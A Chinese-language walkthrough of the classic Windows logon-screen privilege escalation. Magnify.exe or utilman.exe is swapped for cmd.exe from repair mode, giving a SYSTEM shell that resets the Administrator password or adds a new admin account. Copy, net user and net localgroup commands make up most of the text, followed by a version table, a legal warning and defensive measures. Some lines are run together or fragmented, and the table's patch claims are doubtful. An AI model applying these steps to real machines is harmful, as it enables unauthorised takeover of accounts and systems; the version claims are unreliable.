

Windows Server 2008 登入畫面的「放大鏡」 (Magnifier) 存取性功能存在權限提升漏洞:以 SYSTEM 權限執行,可透過安裝媒體修復模式替換為 CMD,進而在登入畫面開啟系統級命令提示字元重置任意帳戶密碼。


magnify.exe (放大鏡) 於登入畫面可透過 Win+U 或無障礙選單啟動C:\Windows\System32\magnify.exe 為 cmd.exe,即可在登入畫面獲得 SYSTEM 級 ShellREM 假設系統碟為 C: (修復模式下可能為 D:,請用 dir 確認)
copy C:\Windows\System32\magnify.exe C:\Windows\System32\magnify.exe.bak
copy C:\Windows\System32\cmd.exe C:\Windows\System32\magnify.exe

cmd.exe (標題列仍顯示「放大鏡」)net user Administrator NewP@ssw0rd123
REM 或建立新管理員帳戶
net user NewAdmin NewP@ssw0rd123 /add
net localgroup Administrators NewAdmin /add
copy C:\Windows\System32\magnify.exe.bak C:\Windows\System32\magnify.exe
del C:\Windows\System32\magnify.exe.bak
| 版本 | 可行性 | 備註 |
|---|---|---|
| Windows Server 2008 (RTM/SP1/SP2) | ✅ 可行 | 經典漏洞 |
| Windows Server 2008 R2 | ⚠ 部分可行 | 需關閉 UAC/簽章驗證,或使用 utilman.exe 替代 |
| Windows 7/Vista | ✅ 可行 | 同架構漏洞 |
| Windows 8/10/11 / Server 2012+ | ❌ 已修補 | 簽章強制驗證、受保護程序、安全啟動 |
同樣於登入畫面可啟動 (Win+U) 且為 SYSTEM 權限:
copy C:\Windows\System32\utilman.exe C:\Windows\System32\utilman.exe.bak
copy C:\Windows\System32\cmd.exe C:\Windows\System32\utilman.exe
現代版本 (Win 10 1809+) 亦已修補此向量。
⚠ 僅授權管理員對自有/受託系統執行!
未授權存取電腦系統屬違法行為 (刑法第 358 條、資通安全管理法)。
防護措施:
1. BIOS/UEFI 設定管理員密碼,禁止修改啟動順序
2. 啟用 BitLocker 磁碟加密 (需 TPM 2.0),防止離線修改系統檔
3. 實體機櫃上鎖,限制實體存取
4. 部署開機完整性驗證 (Windows Defender System Guard / TPM 測量啟動)
控制台 → 使用者帳戶 → 建立密碼重設磁碟)